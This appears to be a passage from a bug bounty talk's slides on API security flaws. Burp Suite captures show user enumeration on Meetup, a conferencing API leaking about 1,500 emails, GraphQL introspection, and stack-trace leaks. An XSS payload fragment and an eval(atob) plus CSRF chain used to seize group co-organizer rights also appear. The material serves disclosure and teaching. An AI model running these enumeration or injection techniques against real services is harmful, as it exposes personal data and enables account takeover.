13 Origin: https://secure.meetup.com
14 Connection: close
15
16
```

Response

Raw Headers Hex JSON Beautifier

```
1 Content-Type: application/json, charset=UTF-8
2 Server: Apache/2.4.39 (Unix) OpenSSL/1.1.1c
3 Access-Control-Allow-Origin: https://secure.meetup.com
4 Access-Control-Allow-Methods: true
5 Access-Control-Expose-Headers: X-Meetup-Flags, X-Meetup-server, X-Meetup-More-Conversations, X-Meetup-More-Messages, X-Meetup-R
6 X-Meetup-server: ip-10-192-12-95
7 X-Meetup-Request-ID: e481347d-4cbd-4d63-879f-09b90d9e4df0
8 X-OAuth-Scope: basic
9 X-Accepted-OAuth-Scope: basic
10 X-RateLimit-Limit: 30
11 X-RateLimit-Remaining: 29
12 X-RateLimit-Reset: 10
13 ETag: "dc89e524b43d4f55c273c9e4748d67cd-gzip"
14 Accept-Ranges: bytes
15 Date: Thu, 23 Jul 2020 14:25:45 GMT
16 Via: 1.1 varnish
17 X-Served-By: cache-mad22045-MAD
18 X-Cache: MISS
19 X-Cache-Hits: 0
20 X-Timer: S1595514346.514278,V$0,VE115
21 Vary: Accept-Encoding,User-Agent,Accept-Language
22
23
24
25
26 {
    "id": 2,
    "name": "Greg W.",
    "bio": "PM @ Facebook, Co-Founder and former CTO / Head of Product at Meetup.",
    "status": "active",
    "joined": "1024068620000",
    "city": "Putnam Valley",
    "country": "us",
    "localized_country_name": "USA",
    "state": "NY",
    "lat": 41.39,
    "lon": -73.85,
    "photo": {
        "id": 125806882,
        "highres_link": "https://secure.meetupstatic.com/photos/member/b/7/2/2/highres_125806882.jpeg",
        "photo_link": "https://secure.meetupstatic.com/photos/member/b/7/2/2/member_125806882.jpeg",
        "thumb_link": "https://secure.meetupstatic.com/photos/member/b/7/2/2/thumb_125806882.jpeg",
        "type": "member",
        "base_url": "https://secure.meetupstatic.com/"
    },
    "is_pro_admin": false
}
```

? ⚙️ ← → Search...

0 matches ⌂ Pretty

? ⚙️ ← → Search...

0 matches ⌂ Pretty

Done

1.790 bytes | 204 millis

Terminal

| | # | status | limit | remaining | reset | name |
|----|----|--------|-------|-----------|-------|------------|
| 1 | 1 | 200 | 30 | 8 | 10 | "Peter K." |
| 2 | 2 | 200 | 30 | 9 | 10 | "Greg W." |
| 3 | 3 | 200 | 30 | 29 | 10 | "Matt M." |
| 4 | 4 | 200 | 30 | 30 | 10 | "jen" |
| 5 | 5 | 404 | 30 | 28 | 10 | null |
| 6 | 6 | 200 | 30 | 23 | 10 | "Scott H." |
| 7 | 7 | 404 | 30 | 26 | 10 | null |
| 8 | 8 | 404 | 30 | 6 | 10 | null |
| 9 | 9 | 404 | 30 | 30 | 10 | null |
| 10 | 10 | 200 | 30 | 12 | 10 | "user 1." |
| 11 | 11 | 404 | 30 | 15 | 10 | null |
| 12 | 12 | 404 | 30 | 24 | 10 | null |
| 13 | 13 | 404 | 30 | 22 | 10 | null |
| 14 | 14 | 404 | 30 | 27 | 10 | null |
| 15 | 15 | 404 | 30 | 21 | 10 | null |
| 16 | 16 | 404 | 30 | 25 | 10 | null |
| 17 | 16 | 200 | 30 | 17 | 10 | "Myles W." |
| 18 | 17 | 404 | 30 | 20 | 10 | null |
| 19 | 18 | 404 | 30 | 0 | 10 | null |
| 20 | 19 | 404 | 30 | 16 | 10 | null |
| 21 | 20 | 200 | 30 | 18 | 10 | "Rwareh" |
| 22 | 21 | 404 | 30 | 13 | 10 | null |
| 23 | 22 | 200 | 30 | 14 | 10 | "Peter" |
| 24 | 23 | 404 | 30 | 10 | 10 | "Bill K." |
| 25 | 24 | 200 | 30 | 19 | 10 | "jennifer" |
| 26 | 25 | 200 | 30 | 30 | 10 | "user 2." |
| 27 | 26 | 404 | 30 | 30 | 10 | null |
| 28 | 27 | 404 | 30 | 5 | 10 | null |
| 29 | 28 | 404 | 30 | 30 | 10 | null |
| 30 | 29 | 404 | 30 | 30 | 10 | null |
| 31 | 30 | 404 | 30 | 11 | 10 | null |
| 32 | 31 | 404 | 30 | 7 | 10 | null |
| 33 | 32 | 200 | 30 | 3 | 10 | "Jay H." |
| 34 | 33 | 404 | 30 | 0 | 10 | null |
| 35 | 34 | 404 | 30 | 4 | 10 | null |
| 36 | 35 | 404 | 30 | 2 | 10 | null |
| 37 | 36 | 200 | 30 | 0 | 10 | "SU" |
| 38 | 37 | 404 | 30 | 30 | 10 | null |
| 39 | 38 | 404 | 30 | 30 | 10 | null |
| 40 | 39 | 404 | 30 | 30 | 10 | null |
| 41 | 40 | 200 | 30 | 30 | 10 | "Bill K." |
| 42 | 41 | 404 | 30 | 30 | 10 | null |
| 43 | 42 | 404 | 30 | 1 | 10 | null |
| 44 | 43 | 404 | 30 | 30 | 10 | null |
| 45 | 44 | 404 | 30 | 30 | 10 | null |
| 46 | 45 | 404 | 30 | 30 | 10 | null |
| 47 | 46 | 404 | 30 | 30 | 10 | null |
| 48 | 47 | 404 | 30 | 30 | 10 | null |
| 49 | 48 | 404 | 30 | 30 | 10 | null |
| 50 | 49 | 200 | 30 | 30 | 10 | "kev" |
| 51 | 50 | 404 | 30 | 30 | 10 | null |
| 52 | 51 | 404 | 30 | 30 | 10 | null |
| 53 | 52 | 404 | 30 | 30 | 10 | null |
| 54 | 53 | 404 | 30 | 30 | 10 | null |
| 55 | 54 | 200 | 30 | 30 | 10 | "Alex" |

Terminal

```
user@user-OptiPlex-5090: ~
```

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier

1 ...

Send Cancel < > ?

Target: https://api.meetup.com / ?

Request

Raw Params Headers Hex

```
1 GET /members/?sign=true&photo-host=public&page=20&photo-host=public&page=20 HTTP/1.1
2 Host: api.meetup.com
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:69.0) Gecko/20100101 Firefox/69.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate
7 Referer: https://secure.meetup.com/meetup_api/console/?path=/members/:member_id
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Csrf-Token: 82c5667e-e5ec-435e-805a-e17da06549e2
10 X-Meta-Stringify-Ids: true
11 X-Meetup-Agent: app_name=Desktop-Web
12 X-Meta-Photo-Host: public
13 Origin: https://secure.meetup.com
14 Connection: close
15
16
```

Response

Raw Headers Hex JSON Beautifier

```
1 Content-Type: application/json, charset=UTF-8
2 Server: Apache/2.4.39 (Unix) OpenSSL/1.1.1c
3 Access-Control-Allow-Origin: https://secure.meetup.com
4 Access-Control-Allow-Credentials: true
5 Access-Control-Expose-Headers: X-Meetup-Flags, X-Meetup-server, X-Meetup-More-Conversations, X-Meetup-More-Messages, X-Meetup-R
6 X-Meetup-server: ip-10-192-12-95
7 X-Meetup-Request-ID: e481347d-4cbd-4d63-879f-09b90d9e4df0
8 X-OAuth-Scope: basic
9 X-Accepted-OAuth-Scope: basic
10 X-RateLimit-Limit: 30
11 X-RateLimit-Remaining: 29
12 X-RateLimit-Reset: 10
13 ETag: "dc09e524b43d4f55c273c9e4748d67cd-gzip"
14 Accept-Ranges: bytes
15 Date: Thu, 23 Jul 2020 14:25:45 GMT
16 Via: 1.1 varnish
17 X-Served-By: cache-mad22045-MAD
18 X-Cache: MISS
19 X-Cache-Hits: 0
20 X-Timer: S1595514346.514278,VS0,VE115
21 Vary: Accept-Encoding,User-Agent,Accept-Language
22
23 +
24
25
26 {
    "id": 2,
    "name": "Greg W.",
    "bio": "PM @ Facebook, Co-Founder and former CTO / Head of Product at Meetup.",
    "status": "active",
    "joined": 1024068620000,
    "city": "Putnam Valley",
    "country": "us",
    "localized_country_name": "USA",
    "state": "NY",
    "lat": 41.39,
    "lon": -73.85,
    "photo": {
        "id": 125806882,
        "highres_link": "https://secure.meetupstatic.com/photos/member/b/7/2/2/highres_125806882.jpeg",
        "photo_link": "https://secure.meetupstatic.com/photos/member/b/7/2/2/member_125806882.jpeg",
        "thumb_link": "https://secure.meetupstatic.com/photos/member/b/7/2/2/thumb_125806882.jpeg",
        "type": "member",
        "base_url": "https://secure.meetupstatic.com"
    },
    "is_pro_admin": false
}
```

? ⚙️ ← → Search...

0 matches ⚙️ Search...

0 matches ⚙️ Search...

Done

1.790 bytes | 204 millis

Broken Function Level Authorization

...

Broken Function Level Authorization

Sensitive Data Exposure

- COVID-19 pandemic lockdown
 - Yet another conferencing service
-

Chat

X

> Participants



All



Viewer 1



Chat with everyone

You at 2:17 PM

Hello

Send Cancel < | > | ? Target: https:// [REDACTED]

Request

- [Raw](#)
- [Params](#)
- [Headers](#)
- [Hex](#)
- [JSON Beautifier](#)
- [Hackvertor](#)

```
POST /api/chat/v1/connect HTTP/1.1
Host: [REDACTED]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101
Firefox/75.0
Accept: /*
Accept-Language: fr,fr-FR;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://[REDACTED]
Content-Type: application/json
Authorization: Bearer
hGLhp91wKoVh/aKu5oKf3xH1P0xkAYW0oX3fxuotkVegVr1p5Y/TwkFtC1bh8NdHGHqlANERA3xSp2p8AHVuPCCB
UIU8bzB38M2EkrY1EcmtM6B2VpAGQvnuMjyEF1EirTNMjtgsWFjMPJvc7zHcCtUbBzuhCiVH/hXE4P2elccOG9vm0
JaT6l1pbPUY5WfpBUAcPzsQNYV0cwyYQjzyu8VVoi9yzPacwRgmhZGY0aFukHNReM9w4rtH13b8tc5zEE0+e24o
6KInpROHqQZZd4jt/nGdimvgQU11U5TdGZQ1a+IOM3s1qoUjqHn1lwqW3TepeafjgsvzjR3C2Orx5ORKak6iHIGU2
g75203gw+gr4in7+6nim/Yqp/RO5rt2PmE+sDLO2svBCLi8w1RLTYitn4XfOCywUiznNCBzoqLoSc1yvXpjILD8
z8EzQtFXf//23eyfNQCWLU9HToKAH1u9bOFOetMkHeHwOTUHm2uCYH1z1PgJNmfoWzsqv
=
Content-Length: 147
Origin: https://[REDACTED]
Connection: close

{"participantInfo": {"avatarSetName": "Initials", "beerId": 2}, "ticketCode": "93e01ed3-add7-49
7d-9029-6ecd75134109", "viewerCodeId": "7205759428979 [REDACTED]"}
```

Response

- [Raw](#)
- [Headers](#)
- [Hex](#)
- [JSON Beautifier](#)
- [Hackvertor](#)

```
{
  "firstName": null,
  "lastName": null,
  "phone": null,
  "title": null,
  "businessEmail": null,
  "company": null,
  "country": null
},
  "avatarSetName": null
},
"connectTime": "2020-05-06T13:13:20.5632667Z",
"participants": [
  {
    "participantId": "15003ab4-5c8a-463d-9915-65a14e5d00c2",
    "peerId": 1,
    "profile": {
      "nickName": null,
      "avatarUri": "https://fsscdn.azureedge.net/yQ0rGYfdyYXLYCME0H5wR2B7wkHfpIAQtAI3jaLtiNkRHP40GNsAns3jxQQ
jNQSt",
        "defaultAvatarUri": "https://fsscdn.azureedge.net/initials-red",
        "firstName": "P. Nick",
        "lastName": "[REDACTED]",
        "phone": "(781) [REDACTED]",
        "title": "Regional Executive Vice Presid",
        "businessEmail": "[REDACTED]",
        "company": {
          "size": 0,
          "name": " [REDACTED] - Boston Branch"
        },
        "country": null
      },
      "avatarSetName": null
    }
  ]
}
```

0 matches 0 matches

Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

| Request | Payload | Status | Error | Timeout | Length | Comment |
|---------|---------|--------|--------------------------|--------------------------|--------|---------|
| 995 | 0994 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 19950 | |
| 1198 | 1197 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 19807 | |
| 1179 | 1178 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 16035 | |
| 111 | 0110 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 15759 | |
| 1228 | 1227 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 14726 | |
| 926 | 0925 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 14071 | |
| 1007 | 1006 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 12823 | |
| 672 | 0671 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 10677 | |
| 1325 | 1324 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 9610 | |
| 2079 | 2078 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 8376 | |
| 1365 | 1364 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 8275 | |
| 1447 | 1446 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 8165 | |
| 1749 | 1748 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 7925 | |
| 1176 | 1175 | 200 | <input type="checkbox"/> | <input type="checkbox"/> | 7908 | |

Request Response

Raw Headers Hex JSON Beautifier Hackvertor

```
profile": {  
    "nickName": null,  
    "avatarUri": "https://fsscdn.azureedge.net/eXNuH9VPzQnAyWcvlXB1Z0zH1Dk1c0QnKxxBBua449pp1MuKymxFJp1zwMaz1TLU"  
    "defaultAvatarUri": "https://fsscdn.azureedge.net/initials-dark-grey",  
    "firstName": " ",  
    "lastName": " ",  
    "phone": " ",  
    "title": "Multi Platform Sales Trainer",  
    "businessEmail": " ",  
    "company": {  
        "size": 0,  
        "name": " "}  
    },  
    "country": null  
},  
    "avatarSetName": null  
},  
{  
    "participantId": "5a8e4588-63e1-48c0-99e7-aaaaaaaaaaaa",  
    "peerId": 3,  
    "id": 1  
}
```

?

< > Type a search term

1496

email addresses

673

phone numbers

Security Misconfiguration

...

Security Misconfiguration

A bunch of nothing

- Stack trace
 - Stack trace
 - GraphQL Introspection
-

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

1 < 3 > ...

Send Cancel < >

Target: https://

Request

Raw Params Headers Hex JSON Beautifier

```
1 POST /json/reset-password HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
4 Accept: /*
5 Accept-Language: en-us
6 Accept-Encoding: gzip, deflate
7 tm-site-token: tm-us
8 tm-client-id: 8bf7204a7e9
9 tm-placement-id: myAccount
10 tm-integrator-id: prd212.ccpPostPurchase
11 Content-Type: application/json
12 Content-Length: 40
13 Origin: https://
14 Connection: close
15
16
17 {
    "email": "angusmacgyver@outlook.com"
}
```

Response

Raw Headers Hex JSON Beautifier

```
1 {
2     "responseCode": 400,
3     "errorType": "Bad Request Body",
4     "message": "Could not read document: Unexpected end-of-input in VALUE_STRING\n at [Source: java.io.PushbackInputStream@72176f04; line: 2, column: 10] (through reference chain: com.assu.accounts.assu.webapp.asrc.model.request.InitRecoverCredentialsRequest[\"email\"]); nested exception is com.fasterxml.jackson.databind.JsonMappingException: Unexpected end-of-input in VALUE_STRING\n at [Source: java.io.PushbackInputStream@72176f04; line: 2, column: 50]\n at [Source: java.io.PushbackInputStream@72176f04; line: 2, column: 10] (through reference chain: com.assu.accounts.assu.webapp.asrc.model.request.InitRecoverCredentialsRequest[\"email\"])"
5 }
```

? ⚙️ ⏪ ⏩ Search...

0 matches Pretty

? ⚙️ ⏪ ⏩ Search...

0 matches Pretty

Done

1,950 bytes | 827 millis

Burp Project Intruder Repeater Window Help

[Dashboard | Target | Proxy | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Logger++ | JSON Beautifier | Protobuf Decoder | Protobuf Type Editor]

15 x 16 ...

Send Cancel < >

Request

Raw Params Headers Hex

```
1 GET /api/next/graphql?operationName=GetFavorite&variables=
%7B%22hlmac_Id%22%3A%274d46590821622baa2a4541e9a0916b2f726e6073e4225b1b3acfbf2bd32c882%22%20%22Entity_Id
d_Source%22%3A%22DISCOVERY%22%20%22Entity_Id_Type%22%3A%22ATTACTION%22%20%22Entity_Id%22%3A%22kvZ9174
XZ0%2CK8vZ9175zu0%2CK8vZ917KvR7%2CK8vZ91745V0%2CK8vZ9173%20%2CK8vZ917140%2CK8vZ91700%2CK8vZ9172820%2
CK8vZ91710f%2CK8vZ917bc%2CK8vZ91718zf%2CK8vZ917160%2CK8vZ9171800%2CK8vZ91718z%2CK8vZ91710f%2CK8vZ
91710F%2CK8vZ9171K10%2CK8vZ917ts7%2CK8vZ9171cE%2CK8vZ9175M%2CK8vZ917Ypf%2CK8vZ9175R0%2CK8vZ917fR
= %7B%22persistedQuery%22%3A%7B%22version%22%3A1%20%22sha256Hash%22%3A%221f42a65e9806d766be1b52e5bc65fd56
730310bee236aa634eb6977dd8f08041%22%7D%7D HTTP/1.1
```

```
2 Host:
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0
4 Accept: */
5 Accept-Language: es-ES,es;q=0.9,en;q=0.8,pt;q=0.7,de;q=0.6
6 Accept-Encoding: gzip, deflate
7 Referer: https://
8 content-type: application/json
9 cache-control: no-cache
10 x-flag-tm-internal: 1
11 x-tm-distil-cookie: New
12 x-flag-dl-enable: false
13 x-tm-ff:
```

```
{"nfl-branding": "true", "event-updates-filters": "true", "id-widget-new-ca-backend": "true", "events-web": "true", "branding": "true", "lineup-images": "true", "id-widget-new-ca": "true", "monetate-decision": "true", "aura-navbar": "true", "ursa-ilm": "true", "hp-ui-updates": "true", "reviews": "true", "imperative-calls": "true", "adhesion-ad-cap": "1", "language-topnav": "true", "chiclets": "true", "no-index": "true", "end-date-publicvisibility": "true", "write-review-button": "true", "dynamic-hostname": "https://", "improved-search-wp-variant": "1", "islanders-homeaway": "true", "artist-offers": "true", "event-updates-search": "true", "venue-images-cms": "true", "pc-home": "true", "monetestage": "true", "hamburger-new": "true", "nfl-sell": "true", "see-tickets-cta": "true", "vdp-city-list": "true", "next-renderer-green": "true", "native-ad-position-category": "6", "improved-search-hp": "true", "event-schema-markup-warnings": "true", "native-ad-position-homepage": "3", "adhesion-ad": "true", "favorites": "true", "ff4j-tags": "true", "just-announced": "true", "my-account-flyout": "true", "hero": "true", "id-widget-new-us": "true", "id-widget-new-us-backend": "true", "seo-vdp-questions": "true", "hp-top-banner": "true", "srp-gql": "true", "default-calendar-view": "true", "onsale-badge": "true", "ursa-country": "true", "usabilla-hamburger": "true", "event-status-info-ln": "true", "vdp-hotels-tab": "true", "suppress-reviews": "true", "pc-domains": "CA,US", "event-updates-filters-default": "all", "ual": "true", "native-ad-position": "true", "events-web-size": "10", "event-new-tab": "true", "home-away-filters": "true", "ss-autocorrect": "true", "presale": "true", "native-ad-position-adp": "4", "calendar-status-badge": "true", "www-migration": "true", "pc": "true", "cbkr": "true", "event-status-badge": "true", "show-internal-linking-module-random-links": "true", "venue-seating-charts": "true", "hero-homepage": "true", "hero-category": "true", "event-updates-info": "true", "improved-search-ui-mw": "true", "country-domain": "US", "ccpa": "true"}
```

14 x-tm-unified-origin: dwest2

15 x-tm-device: Desktop

[?|⚙️|←|→|Search...]

0 matches Pretty

Target: https://

Response

Raw Headers Hex JSON Beautifier

```
28
": [
  "message": "401 - \"{\\"error\\\":\"unauthorized\\\",\\\"errors\\\":[{\\"status\\\":\"401\\\",\\\"id\\\":\"unauthorized\\\",\\\"locations\\\":[],\\\"line\\\":2,\\\"column\\\":3
  "path": [
    "trackingFavoritesV2"
  ]
}
]
"stacktrace": [
  "Error: 401 - \"{\\"error\\\":\"unauthorized\\\",\\\"errors\\\":[{\\"status\\\":\"401\\\",\\\"id\\\\":unauthorized\\\",\\\"locations\\\":[],\\\"line\\\":2,\\\"column\\\":3
    "at new CombinedError (/app/node_modules/graphql-tools/dist/stitching/errors.js:82:28)", "at Object.checkResultAndHandleErrors (/app/node_modules/graphql-tools/dist/stitching/errors.js:98:15)", "at checkResultAndHandleErrors.transformResult (/app/node_modules/graphql-tools/dist/transforms/CheckResultAndHandleErrors.js:18:54)", "at Array.reduce (<anonymous>)", "at applyResultTransforms (/app/node_modules/graphql-tools/dist/transforms/transforms.js:17:23)", "at /app/node_modules/graphql-tools/dist/stitching/delegateToSchema.js:97:50", "at step (/app/node_modules/graphql-tools/dist/stitching/delegateToSchema.js:31:23)", "at Object.next (/app/node_modules/graphql-tools/dist/stitching/delegateToSchema.js:12:53)", "at fulfilled (/app/node_modules/graphql-tools/dist/stitching/delegateToSchema.js:3:58)"
]
]
```

[?|⚙️|←|→|Search...]

0 matches Pretty

2,814 bytes | 325 millis

```
1 * {
2   profile(slug: "1QXH92") {
3     attended {
4       pagination
5     }
6     attending {
7       pagination
8     }
9     avatarUrl
10    business
11    coverPhotoUrl
12    description
13    facebook
14    firstName
15    host
16    hosted {
17      pagination
18    }
19    hosting {
20      pagination
21    }
22    id
23    instagram
24    lastName
25    locale
26    location
27    name
28    slug
29    smallAvatarUrl
30    twitter
31    url
32    visibility
33    website
34  }
35 }
```

```
{  
  "data": {  
    "profile": {  
      "attended": null,  
      "attending": null,  
      "avatarUrl": null,  
      "business": null,  
      "coverPhotoUrl": null,  
      "description": null,  
      "facebook": null,  
      "firstName": "Angus",  
      "host": null,  
      "hosted": null,  
      "hosting": null,  
      "id": "Sec4f5f0ff5163003186e4f3",  
      "instagram": null,  
      "lastName": "MacGyver",  
      "locale": null,  
      "location": null,  
      "name": "Angus MacGyver",  
      "slug": "10XH92",  
      "smallAvatarUrl": null,  
      "twitter": null,  
      "url": "https:// /users/angus-macgyver-10XH92",  
      "visibility": "PRIVATE", ←  
      "website": null  
    }  
  }  
}
```

Burp Project Intruder Repeater Window Logger++ Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Logger++ JSON Beautifier Protobuf Decoder Protobuf Type Editor

1 x 4 x 6 x 7 x 8 x 9 x 10 x 11 x ...

Send Cancel < >

Target: https:// [?]

Request

Raw Params Headers Hex JSON Beautifier

```

1 POST /graphql HTTP/1.1
2 Host:
3 User-Agent: Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: https://           /graphql
8 Content-Type: application/json
9 X-CSRF-Token: AhfMr3i0mryODWPLUmd0l+iSBPOTuaK0tUB5fUpgt1Zm89qlsiHkRXCi7XdKzoL9lCDwV6g730goaSEErfw==
```

10 Origin: https://
11 Content-Length: 1728
12 Connection: close
13
14 {
 "query": "\n query IntrospectionQuery {\n __schema {\n queryType { name }\n mutationType {\n fields {\n name\n type {\n kind\n ofType {\n name\n ofType {\n name\n }\n }\n }\n }\n }\n }\n }"
}

Response

Raw Headers Hex JSON Beautifier

```

1925   }
1926   },
1927   {
1928     "kind": "SCALAR",
1929     "name": "ID",
1930     "description": "Represents a unique identifier that is Base64 obfuscated. It is often used to
refetch an object or as key for a cache. The ID type appears in a JSON response as a String; however, it is
not intended to be human-readable. When expected as an input type, any string (such as '\"VNlcioXMA==\"') or
integer (such as '4') input value will be accepted as an ID.",
1931     "fields": null,
1932     "inputFields": null,
1933     "interfaces": null,
1934     "enumValues": null,
1935     "possibleTypes": null
1936   },
1937   {
1938     "kind": "ENUM",
1939     "name": "UserRole",
1940     "description": "Possible roles a user can have",
1941     "fields": null,
1942     "inputFields": null,
1943     "interfaces": null,
1944     "enumValues": [
1945       {
1946         "name": "USER",
1947         "description": "The user has the default account type",
1948         "isDeprecated": false,
1949         "deprecationReason": null
1950       },
1951       {
1952         "name": "SPAMMER",
1953         "description": "The user has been marked as a spammer",
1954         "isDeprecated": false,
1955         "deprecationReason": null
1956       },
1957       {
1958         "name": "ADMIN",
1959         "description": "The user has an admin account",
1960         "isDeprecated": false,
1961         "deprecationReason": null
1962       },
1963       {
1964         "name": "SUPER_ADMIN",
1965         "description": "The user has a super admin account",
1966         "isDeprecated": true
1967       }
1968     ]
1969   }
1970 }
```

? ⚙️ ⏪ ⏩ Search...

0 matches Pretty

? ⚙️ ⏪ ⏩ Search...

0 matches Pretty

Done

370,494 bytes | 1,977 millis

Injection

• • •


Injection

\$\$\$\$

- Injection - XSS
 - Injection - CSRF
-


All your Meetup belong to us

- Objective
 - Own Meetup groups using XSS
 - Frontend “won’t allow it” and sanitized most of the payload
 - API did the job
- Payload
 - </script><style>@keyframes x{}</style>




Escalate it to be the co-organizer

- Even using the API request, some chars were sanitized
- eval(atob(...)) duh!
- Point to a vulnerable CSRF endpoint where it gives us the co-organizer status



Gimme some money, please!



Insufficient Logging & Monitoring

...

|

Our thoughts

because we need a conclusion

- APIs are definitely juicy.
 - User Authentication issues are common.
 - Authorization issues are also very common.
 - The raising of GraphQL
 - Organizations still take too long to answer and fix vulnerabilities.
-

Special thanks

